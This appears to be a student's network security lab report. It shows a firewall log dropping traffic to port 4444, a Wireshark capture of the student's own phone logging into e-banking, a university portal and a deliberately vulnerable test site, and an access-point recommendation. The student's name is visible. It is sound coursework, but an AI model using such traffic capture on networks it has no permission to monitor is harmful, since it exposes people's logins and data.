2025-01-02 13:53:28 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:38 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:48 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:58 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:54:08 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:54:18 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
```


## TASK 6

### A. Capture Wireless Access Data Transmission

1. Create and set a Wi-Fi hotspot network environment with a wireless connection using your computer. Connect your phone to the hotspot.
2. Show how you set the network and connected your mobile phone to your Wi-Fi hotspot network. Show a step-by-step screen snapshot of how you configure it until the phone can fully connect to the wireless and get an Internet connection. Report on the wireless security configuration.
3. Run the Wireshark program on your computer and capture traffic from the Wi-Fi hotspot network. Try to log in and access the e-banking system, UMPSA's Kalam website and <http://testphp.vulnweb.com/login.php> website using your phone. Stop the Wireshark capture traffic.
4. Record and report your findings about the data that appeared in the Wireshark from accessing the websites


#### Step 1

- Open hotspot at laptop
- Open Settings > Network & Internet > Mobile hotspot > ON




## Step 2

- Connect hotspot on your phone




## Step 3

- Run wireshark to capture traffic from Wi-Fi hotspot network



- Log in and access the e-banking system, UMPSA's Kalam website and <http://testphp.vulnweb.com/login.php> website using your phone.

e-banking system



## UMPSA's Kalam website

3:23      90%

≡                N.     

---

Welcome back, NUR AMIRAH  
SHAHIRA BINTI ZULKIFLI!

**My courses**

BCN2023 DATA & NETWORK SECURITY

BCI2313 ALGORITHM & COMPLEXITY

BCS2243 WEB ENGINEERING

BCS2173 HUMAN COMPUTER INTERACTION

AA      kalam.ump.edu.my     

<      >               



<http://testphp.vulnweb.com/login.php>

3:25      90%

The screenshot shows a mobile web application interface. At the top, there's a header with the Acunetix logo and a navigation bar with links like 'home', 'categories', 'artists', 'disclaimer', 'your cart', and 'guestbook'. Below this is a sidebar with various links such as 'search art', 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', and 'Links' (Security art, PHP scanner, PHP vuln help, Fractal Explorer). The main content area displays a user profile for 'John Smith (test)'. It includes fields for Name (John Smith), Credit card number (1234-5678-2300-9000), E-Mail (email@email.com), Phone number (2323345), and Address (N3tSp4rK3R). A message below the form states: 'On this page you can visualize or edit your user information.' At the bottom, it says 'You have 0 items in your cart. You visualize you'. At the very bottom, there are links for 'About Us', 'Privacy Policy', and 'Contact Us', followed by a copyright notice: '©2019 Acunetix Ltd'.

TEST and Demonstration site for **Acunetix Web Vulnerability Scanning**

home | categories | artists | disclaimer | your cart | guestbook

search art **John Smith (test)**

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

Name:   
Credit card number:   
E-Mail:   
Phone number:   
Address:


You have 0 items in your cart. You visualize you


About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application which is intentionally vulnerable to web attacks. It is intended for you to test Acunetix. It also helps you understand how development and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills against it. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), Cross-site Request Forgery (CSRF), and more.



- Stop the Wireshark capture traffic.





## B. Access Point Security

1. Suggest any wireless access point used in the market to strengthen security in a home wireless environment. Based on its function, justify your choice of the access point based on the security point of view.

- Ubiquiti Unifi 6 Lite Access Point
- The UniFi 6 Lite supports WPA3, the latest Wi-Fi security protocol, which provides stronger encryption and protects against brute-force attacks.
- Advanced firewall and intrusion detection (used with Unifi's controller software) :
  - Allow monitoring and controlling traffic
  - Blocking suspicious connections
  - Intrusion detection and prevention
- VLAN support, it enables segmentation on network traffic, allowing users to separate devices (example IoT devices, guest network) from critical systems for added security
- Provides regular updates to address vulnerabilities and add features, ensuring the access point stays secure against evolving threats.
- Supports guest network creation with isolation to prevent access to the primary network.

- Quality of Service (QoS) rules can prioritize traffic, ensuring critical devices like work laptops can get bandwidth priority, reducing vulnerability to bandwidth-related issues.
- The Unifi Controller allows secure centralized management using HTTPS and encrypted communication between devices.

## 2. Provide a reference for the product selection.

- [https://www.netxl.com/blog/networking/unifi-u6-lite/?srsltid=AfmBOoqNmWEGJ4cBEBLDcZrOZoA0eMPVkB\\_17inZXJL6kZ6AaJ2JS5Uf](https://www.netxl.com/blog/networking/unifi-u6-lite/?srsltid=AfmBOoqNmWEGJ4cBEBLDcZrOZoA0eMPVkB_17inZXJL6kZ6AaJ2JS5Uf)
- <https://www.smallnetbuilder.com/wireless/wireless-reviews/ubiquiti-ac-pro-and-ac-lite-access-points-reviewed/>